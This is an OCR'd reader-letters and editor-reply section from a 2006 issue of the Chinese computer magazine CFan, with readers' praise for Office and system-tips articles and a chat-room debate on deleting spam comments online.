■ 插图/关靖瑶

6月，对于大部分读者来说，是一个忙碌的季节。

中学生们，做着各种模拟题，在一次次“烧烤”中磨炼；大学生们，猛然发现一本本厚厚的专业书崭新如初而据说“四大名捕”是多么的恐怖，还有那让人爱恨交加的英语等级考试在前方等待……于是只好搬起板凳，深夜走廊恶补；到了年中绩效考核的时间，写总结，评先进，数不清的担子压在上班一族的肩膀。竞争。我忽然想到了这个词，无处不在的竞争。

人生其实是在踢一场足球，那白色的球门便是一种永恒的诱惑，只要你一息尚存，就必须去争抢，去冲撞，去射门，摔倒了要爬起来，受伤了得咬紧牙关……赢球的疯狂，输球的痛苦，平球的遗憾，这就是竞争！竞争意味着求新，意味着突破，意味着活力，意味着发展。

物竞天择，人生充满竞争。学生在教室里竞争分数，员工在公司里竞争职称，各大公司在竞争市场，就连网站间也在展开激烈的竞争。竞争是“超级”资源速配器，每个人都有他的不可替代性，都有其竞争的优势，于是上帝说：去做你应该做的事吧。

每一次竞争都存在机遇，让人启迪，每一次竞争都是转折，都是进取。如果你在6月的繁忙中，抽空捧起了CFan，那么请接受小爱的祝福：用乐观和坚强微笑面对，带上智慧和力量加入竞争，证明自己是21世纪最贵的人才！

我读 CFan

天津　方芳

每天与Office打交道，所以我比较关注 CFan的办公栏目。日积月累，感觉自己逐渐进入高手的行列，有时在网上为别人支个招，颇有成就感。10期的“特别策划”正好是Office专题，我赶紧看看有没有自己不会的。还真有！制作Excel心理测试表，用到了窗体域和复杂函数的使用技巧，有趣，有收获。此外，公文写作必备技巧、在Word中制作特殊的页码、快速将全部英文引号修改为中文引号、拆解受保护的Excel等秘技也让我受益匪浅，有了更清晰的认识。Office太博大精深了，我以后要多虚心学习才是。



有人对我说Office不简单，其实普通人平常知道的只有它的1/5。我曾经不以为然。后来听了专家的讲座，在网上看了热心网友的讨论，包括在工作中遇到的不少实际问题，我开始深深地认同这一观点。系统、深入、全面——“特别策划”的特色，光看第10期的标题——决战 Office 之巅，足以说明。“特别策划”根据大家的需要，涉及各个领域，提供最丰富实用的知识和技巧方案，也请大家积极为我们提供选题，优秀选题奖励可是一直在进行哦！

四川　李欢


我喜欢点右键菜单，因为里面是最常用的功能，有时不由感叹电脑设计师的人性化设计。而《严禁涂鸦！右键菜单卫生大检查》告诉我，右键菜单里经常会有很多第三方软件的身影，甚至有些并不常用的小工具也会在这儿留下“XX软件到此一游”，绝对有必要来一次卫生大检查了！对照一下自己的右键菜单，果真如此。希望以后多看到平时不注意又很实用的技巧。



菜单不扫，何以扫天下？提醒大家注意身边的隐患，为大家解决难以解决的问题，帮助大家系统了解重要而新鲜的知识，我们的目的就达到了。菜单可以改，窗口也可以改，上一期的《6小灵童演奏窗口变奏曲》教大家破除陈规，彰显我们的个性，操作更加随心所欲，如果当时没注意，不妨看看。

湖北　刘志刚

我是一只菜青虫，看了《电脑救助你靠谁》，深有感触。当电脑突然无法正常使用时，打电话报修太慢，请高手大虾赶场救急，车马劳顿不说，修好之后餐厅“米西”无法避免。可算是认识了一位专门医治电脑疑难杂症的行家——“电脑修理工”，很快修好出现故障的机器，随叫随到，完全免费。希望以后CFan多介绍几个这样的能人。



用机自古谁无死，自己动手，丰衣足食才是正道！电脑基本知识不够扎实没关系，慢慢学，大胆练，当然找对帮手是很重要的。《谁拿走了我的月光宝盒》告诉我们，为了系统的长治久安，别把系统还原的还原点丢了，系统崩溃之前别忘了未雨绸缪。其实你自己是最棒的医生，CFan就是你的系统教材，好好利用吧。

黑龙江　王小欣

我从事市场策划方面的工作，平时工作中找资料总感觉不如同事快。向他们请教，他们说凭感觉搜索就行。看了《办公搜索直通车》，我茅塞顿开，原来学问真不少！光是输入关键字就有讲究，而且除了百度和Google还有很多好工具。还有“办公应用金钥匙”里的小技巧也很实用，我把这些文章跟同事们分享了，希望部门的效率和业绩能更上一层楼。



有了互联网，搜索是最强大的工具！真不敢想象如果哪天没有了搜索引擎，我们怎样进行编辑工作。不夸张地说，所有的信息都藏在搜索引擎里了。信息的有效检索是一项重要技能，大家一定要好好掌握。办公版面虽然没有系统等版面大，但大家进行工作与学习，必不可少地会常与Office等相关软、硬件打交道，常到这里看看新鲜实用的办公技巧，一定能提高自己的效率。当你发现原来自己需要3小时的工作，3秒钟就能完成，一定会欣喜地感到收获。

公　告

尊敬的各位读者：

如果您发送的“漫步者十周年感言内容”已刊登在《电脑爱好者》杂志上，请在2006年7月1日前用同一手机号码发送短信“姓名+地址+邮编”至11118221，我们会查证手机号码和感言内容的对应关系，确认后您将得到漫步者赠送的耳机或音箱。



我问CFan

江西 严宇轩
这次做评刊，除了列出的 篇外，我觉得还有许多优秀的文章，写都写不完，都挺实用的，我选了几篇在自己新装的电脑上做实验，效果不错，自己也有了收获。我想提个建议，把“最佳文章”的格子改多一些吧，别让我忍痛割爱了，不知你们是否采纳？

感谢你的建议。其实以前我们的评刊表中这栏的格子比现在多，后来因为考虑到空间有限，就把行距变大，行数变少了。不少读者对评刊表的设计提出了好建议，还罗列了参考杂志的名称，在此深表感谢！还有，在不少我们收到的评刊表中，“不喜欢的文章”一栏是空着的，只有一句话：“小编们辛苦了！文章我都喜欢，叫我怎么选呢？……”不同的语句，相似的内容，其实，我们设置这个栏目也是为了尽快找出自己的不足，为大家奉上更精美的文章。记得当时有人选了一句话发到小编的工作群里，一个编辑马上回复：都快哭了（这是位男生哦）。毙选题、毙稿、某篇文章无数次地被修改……而我们还是如此热爱这份工作，因为，我们热爱 ，热爱传媒，更因为，有一直支持CFan的千千万万的热心读者们。扯得有些远了，呵呵。综合大家的意见，修改评刊表。希望大家看到这期新版的评刊表能感觉更加美观实用。

W ie ac er
强烈建议电脑爱好者每一季度搞一个季度总目录，方便查询，如果仅在每年 2 4 期附全年索引，在 2 4 期出来之前的 1 1 个半月，查找文章都很麻烦。请小编表个态。谢谢。

n0 71 20
是的，最好在网站上也放上一个季度的文章索引，这样会提高查找的速度。

在 CFan 论坛上看到大家提的这个建议，很不错，我们会考虑尽快采纳。对于CFan各栏目的设置内容、版式等，在论坛的“读编交流区”里，大家都在进行热烈的讨论，小编每天都上论坛，都看到了，感谢大家，我们在不断地思考与改进。任何意见、建议都欢迎大家提出来！好粥是大家一起熬出来的！

福建 车欣
我们都非常关心一个问题：热心评刊员是怎么评出来的？

在信中和网上都有读者问到这个问题，在这里给大家做个解释。每期我们都会收到大量的来信，对于信件我们有专人进行分拣，相关的提问和涉及具体栏目的信件会转到相关编辑手中，剩下的评刊信件首先进行编号，专人把投票结果（包括最喜欢和不喜欢的文章以及最喜欢的标题，还有大家找出的错误）录入统计表，然后原始信件交给编辑们翻阅。开始选热心读者了！最重要的条件：认真、意见实用并有建设性。基本上一、二等奖是根据这个标准手工选取的，到了三等奖，就在统计表中用代号进行抽奖，绝对公平，并且保证每个人都有机会获奖。但如果你的评刊表填写得很简单，连原因都没有，估计就与大奖无缘了。另外要特别指出的是，目前短信评刊已经完全融入到我们的获奖机制中。短信评刊的热心评刊员与来信评刊评选标准一致，但有专门准备的独立奖品等着大家，更丰厚，获奖机会更大！拇指一动，轻松评刊，方便快捷，惊喜拿大奖！

山东 任广智
在200 年我就开始注意CFan了，由于资金的问题和家长的反对，我往往用自己的零用钱和吃饭钱来买CFan，尽管如此，我一期也没落下。我对CFan的改进很满意，因为它针对读者的不同程度，开设了普及版和专业版。为什么报刊亭没有普及版的CFan卖呢？普及版与专业版有什么不同？二者的文章会有重复吗？

首先小小提醒一下：CFan 要看，饭也要吃，身体是革命的本钱。CFan普及版出版半年来，受欢迎程度超出了我们的想象，不说飞速增长的邮购订阅量，光是每期出版后收到的那一大堆读者来信就能看出来了。它本着“关注人才成长、和读者共同成功”的理念，将内容主要圈定在与普通电脑用户最关心的网络、软件和硬件应用三个方面，最大限度从初学者以及“简单应用电脑”用户的需求着手进行选题和文字编辑。文章形式上采用更加亲切和生动的教学方式，循序渐进、由浅入深，更形象和细致地讲解电脑知识与实际操作，以帮助电脑初学者提高工作效率、改善生活品质为内容刊载标准。CFan是兄，普及版是弟，二者的内容深浅相互衔接，但文章不会有重合，所以大家可以根据自己的情况，选择购买一本，也可以两本都买。凭借CFan多年来强大的发行渠道，现在大部分报刊亭都能见到普及版的身影了，如果你附近购买普及版或别的CFan系列图书不方便，完全可以邮购。现在 006年普及版增刊马上就要火热上市了，详情见 // cfan c cn/ ea 31533 。

我与CFan

山东 康德森
尊敬的各位编辑，你们还记得我吗？就是今年第一期给你们写信的人。令我想不到的是，你们给我寄来了一个机箱，我实在太感意外了，心中好感动！为此，我一晚上想着怎么才能组装起来，你们点燃了我的热情，我要表示最崇高的谢意！
每本书都有一个灵魂，实用性是CFan的灵魂，每本书都有一个烙印，通用性是这本书的烙印。在激烈竞争的时代，怎样才能从众杂志中脱颖而出？那就是有自己的独特的个性。怎样才能把个性发挥得淋漓尽致？在实用的基础上再去开发“特色产品”。比如在杂志中增加幽默笑话加强娱乐性；增加彩色图片冲击读者的眼球；人无我有，人有我强是增强核心竞争力的法宝……

记起来了，你是今年第一期的一等奖。当时你在信中为杂志提了很多宝贵的建议，所以大家就一致决定把这个奖项颁给你了。半年后又收到了你的信，好几张信纸，满满地写着新的建议。你还在末尾说担心超重寄不过来，这不平安到站了吗？嘿嘿！对于大家的意见，我们会注意阅读，认真考虑的。

河南 王森
亲爱的果果，你好！收到这期杂志，我大概看了看，内容比上期更充实了！另外目前还没发现一个错别字，希望继续发扬！记得蒙牛集团的老总曾经说过：“没有使命感的企业是办不长的！”我想他们就是因为这句话才在短短的时间内发展壮大。所以，我希望CFan能把通俗易懂、容量大、价格便宜的优点保持下来，不仅要做到大家都能看懂，而且要使大家都爱看，乐意看。

从严格地选题，到仔细整理修改来稿，还有精心设计版面和校对，以及认真分析读者们在评刊表和论坛中提出的各种意见，我们要做的，就是要让CFan永远新鲜美味！让大家吃一碗，想两碗，解渴充饥，补充丰富的营养！对于错别字的问题，我们要把沙子过滤再过滤，让它们无限趋向于零，对于曾经出现的错误和疏漏，我们真诚地向大家道歉。内容固然重要，除沙必不可少，我们的目标是 一粒不留！请大家监督。

吉林 武志凡
我是一名军校学员，今年过年父亲给我买了一台笔记本电脑。我深深地爱上了它，但对它一无所知。于是我去寻找电脑杂志，不看不知道，一看吓一跳，品种繁多的杂志让我挑花了眼。忽然，“一本大家都能看懂的电脑杂志”几个字跃入我眼帘，我捧起它翻看，不错！只有一本了？立刻掏钱买下！生怕别人买走了。我问店主有没有以前的CFan，他说有，我高兴得要命，于是买下了200 年下半年、200 年上半年、下半年合订本，还有2006年以来的所有期刊，包括普及版。虽然这次开销挺大，但我觉得物有所值。最近我又遇到了新问题，这里特向傻博士请教一下……

你的胃口真好！小心消化不良哟！希望你继续关注和支持CFan！好消息，重磅出击的CFan上半年合订本马上要和大家见面了，一定不要错过哦！ CF [DZY02]

文件 查看 操作 帮助

垃圾评论删不删？CFan全国大讨论

正方：垃圾评论，删你没商量。

阿健：在《电脑爱好者》杂志上，很难看到与主题无关的言论，因为编辑的一个很重要的职责就是过滤无用信息，尽量将精选过的主题呈现给大家。而**网络信息量大，如果没有有效的机制，很难过滤这些信息。**网络上有的评论文章在平面媒体正式报道之前“透露”出来的信息，会误导网民。

在平面媒体上，已经有很好的责任追究机制，而在网络上，这方面还刚刚开始。网站有一个天生的“避风港”，一旦刊登的“垃圾评论”有误导网民之嫌，立即删除网页。现在关键是两点：删除这些信息是否合适？我们如何净化网络环境？

狂PK：如果留言里的大量垃圾信息使评论功能失去了“评论”的意义，那么是否可以把评论归类为“仅仅用来评价网站人气值的垃圾信息”？

有些朋友认为是否是垃圾信息，很难判定。但如果是“顶”、“沙发”那类评论或者干脆是谩骂的刷屏，那些信息是否本身缺乏评论的意义呢？**就像在图书馆里唱歌，虽然不算犯法，但破坏了大多数其他人的阅读环境。**未触及迷信和黄色的评论，但影响了其他网友的阅读。还比如包含人身攻击的评论，是否应该保留？是否要誓死捍卫说话的权利？

Morning_Lisp：大量重复、无意义或者涉及人身攻击、强词夺理、挑衅、重复、软件自动发布的广告等都属于垃圾信息。作为一种评论，**评论者本身必须要有清醒、认真负责的态度，**说的话应该要比较有条理、有意义、有说服力。

YQY：垃圾太多的话会阻碍人看精品。人为净化，比如某个人只有发表过很多好帖子才可以真正成为会员，这个主意不错。

Oo_oO：需要在评论守则中说明这一点：不侵害大家的发言权利！如果发表了垃圾评论，就要被删除并受到法律制裁！

与月行：如果你发表的博客不带有太重的个人主义的话，攻击你的人会少很多。

死海里的鱼：产生“垃圾讨论”是否**可以从自身找原因？**不同的论题会引起不同的人的注目，所以留言与否还与讨论的题目相关。

燃烧：我们能做的就是**自己不发垃圾帖。**网络上一些法律法规的约束性不够健全，所以才有那么多人把网络当作是一个可以发泄不满的地方。

Trouble绿：垃圾评论有的是**为了凑数发的帖子，**这跟网站的管理策略有关。

BIGHEAD：现在提倡网络文化要清新整洁，那些垃圾留言不仅狂占服务器资源，还大大降低了网友们看帖的速度，**搞得乌烟瘴气，该删。**

Miles Tan：网络是一个开放的媒介，见解要发表，**还要维护社会的稳定！**

反方：言论有多种，下手细思量。

王彬：网络本来就是一个包容性的环境。不是谁负责的问题，网络的开放性决定了这种现象是无可避免的。

leihr：存在的就是合理的。事物本身是没有错的，对错是根据个人的爱好来决定的。有些命题你认为是垃圾，但是对别人来说是有用的，有意义的。

SuperBoy：应当适当地阻止，因为有些人的一些事不好意思在现实中说，只好**在网上发泄，我想应该体谅一下。**

xvandzhou：网络嘛，**总会有人乱抒己见的，**大家都有自己的看法，别人或许不同意，但也要给别人表达的空间，网络正是因此而存在的。

陆天明：冷静下来仔细思考，我更愿将它看成是公共表达的一次演习：我们怎么运用自由表达的权利，**学习如何尊重自己、也尊重对方。**在游戏规则不健全的情况下，这场演习有助于建立一种规则。从这个意义上讲，我不后悔趟这个“浑水”，即便个人付出被伤害的代价，但只要有收获，这种代价也值得。

秋夜叶雨：出版社老是毙我的稿子，但网络可让我圆梦，所以所有的观点包括不合理的我也会接受。好的帖子，帮人家顶起来有错吗？逆耳之言有时对有些肚量小的人也是垃圾。**网络就是街头，聚合着无数人，**但这些人还没有形成一个群体，一旦某个事件激起大家的兴致，他们就从旁观者变成了主动者。无用信息，那就不用了，毛主席说了：**“取其精华，去其糟粕”。**

tfx511024：每个人在回帖的时候内心其实有好多想法，有些想法是欠考虑的，可能从表面上看是一堆字母，但实质是支持。好比网上购物，采纳别人的意见还是重要的。

平凡：不用删除这些垃圾评论，只要用灰色文字显示就行了，与正常文字有所区别。

slonely：每个人的意见应该尊重，不能随意践踏。

布谷鸟：政府执法部门应该担负起自己应尽的责任，加大执法力度，不要一有问题就相互推脱，都说不归自己管辖。

步★惊★云：网络中有上帝，也有恺撒，有真实，也有谎言。都要求别人的素质提高，有谁真正地要求过自己？

iv：我爱广告，广告也精彩。

迪拉玛：净化的东西应该是处于道德底线外的东西。类似“顶”、“沙发”之类的，虽然无用，却也无妨，这不正好证明“所讨论”信息确实已予传达，同时也得到了肯定与支持？再好的措施，就像是“房门加锁”，防君子不防小人，但有措施总比没有措施好，就像实名制！**完善总是有个过程的。**

张研超：我们可以**建立垃圾回收机制，就像80年代实行门前三包一样。**我们生活中会遇见垃圾，在网络上自然也会遇到垃圾，同时也有垃圾的回收站，也应该有靠垃圾盈利的机构。

Bigldiot：博客，我是从2003年CFan中的介绍才知道的，直到今年2月份才使用MSN里面的博客。网络日志，叙述生活小事，道出内心的独白，**我真诚地对待每一个人的时候，大部分人也会真诚地对待我。**他们的留言我都细细品味，他们的建议我都认真去思考。

不能要求每一个人都做好，但每个人应该调整好心态，去对待这些事。只要在网上发帖，偏激一些的主题，就不可避免出现垃圾评论，自己也应该做好心理准备。CF[XW03]

本期主题

博客留言、网站留言、论坛回帖给了我们广泛地发表个人见解的空间，但随之而来的海量垃圾评论，让博客、楼主和网站编辑们忙得筋疲力尽。你常往博客、网站、论坛里“灌水”吗？网民们是否可以随意发表见解？这些见解到底该不该删除？有没有价值？

在泡泡嘉宾聊天室里，CFan编辑组织了一场全国大讨论，无数CFan的热心读者和新朋友争相发表了上万条评论，聊天室快撑破了……

主持人

阿键
果果

嘉宾

所有在线的网友

聊天室

POPO是由网易公司开发的一款免费多媒体即时通讯工具，除基本功能外，还提供多人兴趣组、嘉宾聊天室等功能，下载地址：http://popo.163.com。每月中旬，“稀饭斋”与你相约POPO嘉宾聊天室！

悄悄话 表情 快捷回复 清屏 分屏 滚屏 字体 背景

你对 所有人 说：

在下期的“稀饭斋”中，阿健将邀请相关专家就此问题发表评论，敬请关注。

发送